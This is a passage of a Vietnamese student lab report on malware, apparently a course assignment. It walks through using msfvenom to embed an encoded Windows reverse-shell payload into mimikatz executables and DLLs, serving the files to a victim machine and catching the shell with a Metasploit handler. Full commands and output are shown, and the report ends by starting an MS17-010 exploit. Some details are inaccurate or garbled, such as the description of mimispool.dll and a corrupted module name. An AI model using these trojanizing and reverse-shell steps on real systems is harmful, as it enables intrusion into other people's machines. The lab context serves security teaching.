
The right window shows file operations:

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
└─# ls
Desktop Music shell_reverse_embedded.exe Templates
Documents Pictures shell_reverse_embedded.exe Videos
Downloads Public shell_reverse.exe
└─# cp shell_reverse_embedded.exe /var/www/html
└─# ls 'loads'
└─#
```

- Sau đó ta tiến hành tải về trên máy nạn nhân và chờ đợi kết nối
- Sau khi tải và chạy trên máy nạn nhân tập tin ta tạo

Lab 2: Machine Learning based Malware Detection

24



- Bên phía attacker đã chiếm được quyền điều khiển

A screenshot of a terminal window on a Kali Linux system. The prompt is 'root@kali: /home/kali'. The terminal shows several identical shell prompts stacked vertically, all pointing to the directory 'C:\Users\ngoclooi7\Downloads'. In the background, there is a faint watermark of the Kali logo and the slogan 'The quieter you become, the more you are heard'. To the right of the terminal, there is a file browser window showing a directory structure with files like 'shell_reverse' and 'shell_reverse_embedded.exe'.

Bài 1.2.1 Bài tập về nhà

- Thực hiện nhúng reverse shell vào tập tin khác mà có thể chạy trên Windows
- Đầu tiên ta sẽ liệt kê các tập tin PE có khả năng chèn mã độc vào hệ thống Windows

- **.exe:** đây là dạng tệp tin PE được sử dụng để thực thi các chương trình trên hệ thống Windows.
- **.dll:** đây là dạng tệp tin PE chứa các thư viện động được sử dụng bởi các chương trình khác trong hệ thống Windows.
- **.sys:** đây là dạng tệp tin PE được sử dụng để thực thi các trình điều khiển của phần cứng trên hệ thống Windows.
- **.scr:** đây là dạng tệp tin PE được sử dụng để thực thi các trình bảo vệ màn hình hoặc trình chiếu hình ảnh trên hệ thống Windows
- **.ocx:** đây là dạng tệp tin PE được sử dụng để chứa các đối tượng COM (Component Object Model) và được sử dụng bởi các ứng dụng khác trong hệ thống Windows.
- **.cpl:** đây là dạng tệp tin PE được sử dụng để thực thi các ứng dụng cấu hình hệ thống trên Windows
 - Hoặc các tệp tin đầy đủ của framework

```
Framework Executable Formats [--format <value>]
=====
Name
-----
asp
aspx
aspx-exe
axis2
dll
ducky-script-psh
elf
elf-so
exe-me
exe-only
exe-service
exe-small
hta-psh
jar
jsp
loop-vbs
macho
msi
msi-nouac
osx-app
psh
psh-cmd
psh-net
psh-reflection
python-reflection
vba
vba-exe
vba-psh
vbs
war
```

- Trong phần này ta sẽ tìm một file khác chạy trên windows , ta sẽ thử tìm các tệp **exe** khác.

Lab 2: Machine Learning based Malware Detection

```
(root㉿kali)-[/usr/share/windows-resources]
└─# find . -name *.exe
./mimikatz/x64/mimikatz.exe
./mimikatz/Win32/mimikatz.exe
./mimikatz/Win32/mimilove.exe
./hyperion/Fasm/fasm.exe
./hyperion/hyperion.exe
./dbd/dbdbg.exe
./dbd/dbd.exe
./dbd/dbdbg-stealth.exe
./binaries/enumplus/enum.exe
./binaries/wget.exe
./binaries/klogger.exe
./binaries/plink.exe
./binaries/fport/Fport.exe
./binaries/nbt_enum/nbt_enum.exe
./binaries/vncviewer.exe
./binaries/nc.exe
./binaries/whoami.exe
./binaries/radmin.exe
./binaries/mbenum/mbenum.exe
./binaries/exe2bat.exe
./binaries/fgdump/servpw.exe
./binaries/fgdump/cachedump64.exe
./binaries/fgdump/cachedump.exe
./binaries/fgdump/pstgdump.exe
./binaries/fgdump/fgdump.exe
./binaries/fgdump/PwDump.exe
./binaries/fgdump/fgexec.exe
./binaries/fgdump/servpw64.exe
./sbd/sbdbg.exe
./sbd/sbd.exe
./wce/wce32.exe
./wce/getlssasrvaddr.exe
./wce/wce64.exe
./wce/wce-universal.exe
```

- Ta sẽ chọn 1 file để nhúng reverse_shell vào trong file, trong bài tập này ta sẽ chọn file **mimikatz.exe**
- Thực hiện nhúng payload, ta có kết quả.

```
(root㉿kali)-[/usr/share/windows-resources]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.3.133 LPORT=4444 EXITFUNC=thread -f exe -e x86/shikata_ga_nai
-i 9 -x /usr/share/windows-resources/mimikatz/x64/mimikatz.exe -o otherexe.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 1355264 bytes
Saved as: otherexe.exe
```

- Tấn công vào máy nạn nhân như các bước trong bài lab

Lab 2: Machine Learning based Malware Detection

```
(root㉿kali)-[/usr/share/windows-resources]
# msfconsole
[!] msfconsole v6.3.4-dev
[+] 2294 exploits - 1201 auxiliary - 409 post
[+] 968 payloads - 45 encoders - 11 nops
[+] 9 evasion

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com


msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.3.133
LHOST => 192.168.3.133
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.3.133:4444
```

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
# cd /home/kali
# ls
binaries hyperion otherexe.exe powersploit wce
dbd mimikatz powershell-empire sdb

# mv otherexe.exe /var/www/html/
# !
```

- Trên máy nạn nhân ta tiến hành tải file về máy



- Chạy file mã độc, ta được kết quả

Lab 2: Machine Learning based Malware Detection

```

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.3.133
LHOST => 192.168.3.133
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.3.133:4444
[*] Command shell session 1 opened (192.168.3.133:4444 → 192.168.3.134:49182) at 2023-04-04 05:44:39 -0400

Shell Banner:
Microsoft Windows [Version 6.1.7601]

C:\Users\ngoclo17\Downloads>

```

Apr 04 05:41:35

* Ta thử với file khác :

- Ở bài tập này ta sẽ nhúng reverse_shell vào trong file **dll**, như đã giải thích ở trên .
- Tiếp theo ta tìm các tệp dll có sẵn để có thể chèn mã độc

```

└─(root㉿kali)-[/usr/share/windows-resources]
  └─# find . -name *.dll
    ./mimikatz/x64/mimilib.dll
    ./mimikatz/x64/mimispool.dll
    ./mimikatz/Win32/mimilib.dll
    ./mimikatz/Win32/mimispool.dll
    ./hyperion/Src/Payloads/Aes/bin/aes10.dll

```

```

└─(root㉿kali)-[/usr/share/windows-resources]
  └─# find . -name *.dll
    ./mimikatz/x64/mimilib.dll
    ./mimikatz/x64/mimispool.dll
    ./mimikatz/Win32/mimilib.dll
    ./mimikatz/Win32/mimispool.dll
    ./hyperion/Src/Payloads/Aes/bin/aes10.dll

    └─(root㉿kali)-[/usr/share/windows-resources]
      └─# cd ./mimikatz/x64

      └─(root㉿kali)-[/usr/share/windows-resources/mimikatz/x64]
        └─# ls
        mimidrv.sys mimikatz.exe mimilib.dll mimispool.dll

      └─(root㉿kali)-[/usr/share/windows-resources/mimikatz/x64]
        └─#

```

- Ta sẽ sử dụng câu lệnh tương tự như đã sử dụng với tệp **exe**. Ta chọn tệp **mimispool.dll** để chèn mã độc vào.
- Sơ lược về tệp **mimispool.dll** :
 - Mimispool.dll** là một tệp thư viện động (dynamic link library - DLL) trong hệ thống Windows, nó được sử dụng để hỗ trợ cho các chức năng liên quan đến máy in và quản lý hàng đợi in của hệ thống.
 - Tuy nhiên, mimispool.dll cũng là một trong những tệp tin bị khai thác nhiều nhất bởi phần mềm độc hại để lây nhiễm vào hệ thống. Cụ thể, tệp tin mimispool.dll đã được sử dụng để khai thác một lỗ hổng trong máy in và quản lý hàng đợi in trên hệ thống Windows, cho phép tin tặc thực thi mã độc hoặc lây nhiễm malware trên hệ thống

Lab 2: Machine Learning based Malware Detection

- Câu lệnh : `msfvenom -p windows/shell_reverse_tcp LHOST=192.168.3.133 LPORT=4444 EXITFUNC=thread -f dll -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-resources/mimikatz/x64/mimispool.dll -o otherfile.dll`
- Trong đó LocalHost , localPort lần lượt là máy của chúng ta (attacker) : **192.168.3.133 : 4444**
- Option -f xuất ra định dạng file **dll**
- Option -o xuất ra tập tin có tên là **otherfile.dll**
- -i: Số lần encode
- -x: Thực hiện nhúng payload vào file PE có x /**usr/share/windows-resources/mimikatz/x64 mimispool.dll**
- Thực hiện encode payload sử dụng bộ encoder **shikata_ga_nai**
- Tuy nhiên với định dạng đầu ra là **.dll** thì bị lỗi : **Invalid PE EXE subst template: missing "PAYLOAD:" tag**

```
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Error: No such file or directory @ rb_sysopen - mimispool.dll

└──(root㉿kali)-[/usr/share/windows-resources]
    # cd mimikatz/x64/
    └──(root㉿kali)-[/usr/share/windows-resources/mimikatz/x64]
        # ls
        mimidrv.sys mimikatz.exe mimilib.dll mimispool.dll
        └──(root㉿kali)-[/usr/share/windows-resources/mimikatz/x64]
            # touch mimispool.dll
            └──(root㉿kali)-[/usr/share/windows-resources/mimikatz/x64]
                # msfvenom -p windows/shell_reverse_tcp LHOST=192.168.3.133 LPORT=4444 EXITFUNC=thread -f dll -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-resources/mimikatz/x64/mimispool.dll -o other.dll
                [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
                [-] No arch selected, selecting arch: x86 from the payload
                Found 1 compatible encoders
                Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
                x86/shikata_ga_nai succeeded with size 351 (iteration=0)
                x86/shikata_ga_nai succeeded with size 378 (iteration=1)
                x86/shikata_ga_nai succeeded with size 405 (iteration=2)
                x86/shikata_ga_nai succeeded with size 432 (iteration=3)
                x86/shikata_ga_nai succeeded with size 459 (iteration=4)
                x86/shikata_ga_nai succeeded with size 486 (iteration=5)
                x86/shikata_ga_nai succeeded with size 513 (iteration=6)
                x86/shikata_ga_nai succeeded with size 540 (iteration=7)
                x86/shikata_ga_nai succeeded with size 567 (iteration=8)
                x86/shikata_ga_nai chosen with final size 567
                Error: Invalid PE EXE subst template: missing "PAYLOAD:" tag

                └──(root㉿kali)-[/usr/share/windows-resources/mimikatz/x64]
                    #
```

- Ta thử chèn vào file .dll nhưng định dạng đầu ra sẽ là **exe**.
- Thành Công !! , Sau khi chạy ta được file

Lab 2: Machine Learning based Malware Detection

```
(root㉿kali)-[~/usr/share/windows-resources/mimikatz/x64]
# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.3.133 LPORT=4444 EXITFUNC=thread -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-resources/mimikatz/Win32/mimispool.dll -o others.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 10240 bytes
Saved as: others.exe

(root㉿kali)-[~/usr/share/windows-resources/mimikatz/x64]
# ls
mimidrv.sys mimikatz.exe mimilib.dll mimispool.dll others.exe
```

- Tiến hành thực hiện tấn công như các bước đã làm ở trên với các file kia

```
(root㉿kali)-[~/usr/share/windows-resources/mimikatz/x64]
# msfconsole

I      II   dTb.dTb
II    4' v  'B .***.'/\V.***'.
II    6' .P ; ; ; ; ; ; ; ; ;
II    'T; .;P' ; ; ; ; ; ; ; ; ;
II    'Tz ;P' ; ; ; ; ; ; ; ; ;
II    'YvP' ; ; ; ; ; ; ; ; ;

I love shells --egypt


+ --=[ metasploit v6.3.4-dev
+ --=[ 2294 exploits - 1201 auxiliary - 409 post
+ --=[ 968 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion

Metasploit tip: Start commands with a space to avoid saving them to history
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.3.133
LHOST => 192.168.3.133
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.3.133:4444
```


- Trên máy client tiến hành tải về tệp đã tạo và chạy

Lab 2: Machine Learning based Malware Detection

31



- Quan sát kết quả , tuy nhiên vẫn không hợp lệ




- Chúng em đã thử tất cả các loại file bao gồm giống nhau về đầu ra và khác nhau về đầu ra (cụ thể exe), nhưng vẫn không hợp lệ !!
- **So sánh giữa việc nhúng payload vào tập tin có sẵn và tạo payload mới**
- ❖ **Sơ lược :**
- **Nhúng payload vào tập tin có sẵn :** Đối với phương pháp này, người dùng chọn một tập tin đã có sẵn trên hệ thống đích, và sau đó nhúng payload vào tập tin đó và sử dụng tập tin đó để tạo một kết nối shell ngược. Việc này cho phép sử dụng các tập tin tồn tại trên hệ thống đích để đánh lừa hệ điều hành và các ứng dụng bị ảnh hưởng vào việc cho phép payload được chạy. Nhúng payload vào tập tin đã có sẵn giúp tấn công ngắn gọn hơn so với việc tạo payload mới, tuy nhiên phương pháp này chỉ hoạt động trên các tập tin có thể được sửa đổi được trên hệ thống đích.
- **Tạo payload mới :** Đây là cách thủ công để tạo payload mới hoàn toàn. Người dùng chọn loại shell ngược, địa chỉ IP và cổng, tên tập tin đầu ra và các tùy chọn khác. Payload mới tạo ra không phụ thuộc vào bất kỳ tập tin nào trên hệ thống đích. Payload mới thường được sử dụng trong các cuộc tấn công độc lập với các tập tin có sẵn. Việc tạo payload mới trong Metasploit tốn nhiều thời gian và nỗ lực hơn so với việc nhúng payload vào các file tồn tại.

	Nhúng Payload vào tập tin có sẵn	Tạo Payload mới
Ưu điểm	<ul style="list-style-type: none"> • Không cần phải tạo mới một payload, tiết kiệm thời gian và công sức. • Không cần phải đảm bảo tính ổn định của payload vì tập tin gốc đã được kiểm tra và sử dụng trong hệ thống. 	<ul style="list-style-type: none"> • Tạo payload mới có thể đảm bảo tính ổn định và hiệu quả của payload. • Có thể tạo payload theo nhiều định dạng khác nhau để phù hợp với mục đích tấn công

<p>Nhược điểm</p> <ul style="list-style-type: none"> Không thể sử dụng được với một số tập tin đã bị mã hóa hoặc ký tự trong tên tập tin không hợp lệ. Việc nhúng payload vào tập tin gốc có thể gây ra các lỗi không mong muốn và tạo ra một tệp mới có khả năng bị phát hiện cao 	<ul style="list-style-type: none"> Tạo payload mới tốn nhiều thời gian và công sức so với việc nhúng payload vào tập tin có sẵn. Cần đảm bảo tính ổn định của payload để tránh bị phát hiện bởi các công cụ chống virus hoặc hệ thống bảo mật
---	---

2.1/Khai thác lỗ hổng MS17-010 sử dụng Metasploit

Phần bài tập trên lớp.



```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/windows/smb/ms17_010_永恒之蓝
[-] No results from search
[-] Failed to load module: exploit/windows/smb/ms17_010_永恒之蓝
msf6 > use exploit/windows/smb/ms17_010_永恒之蓝
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
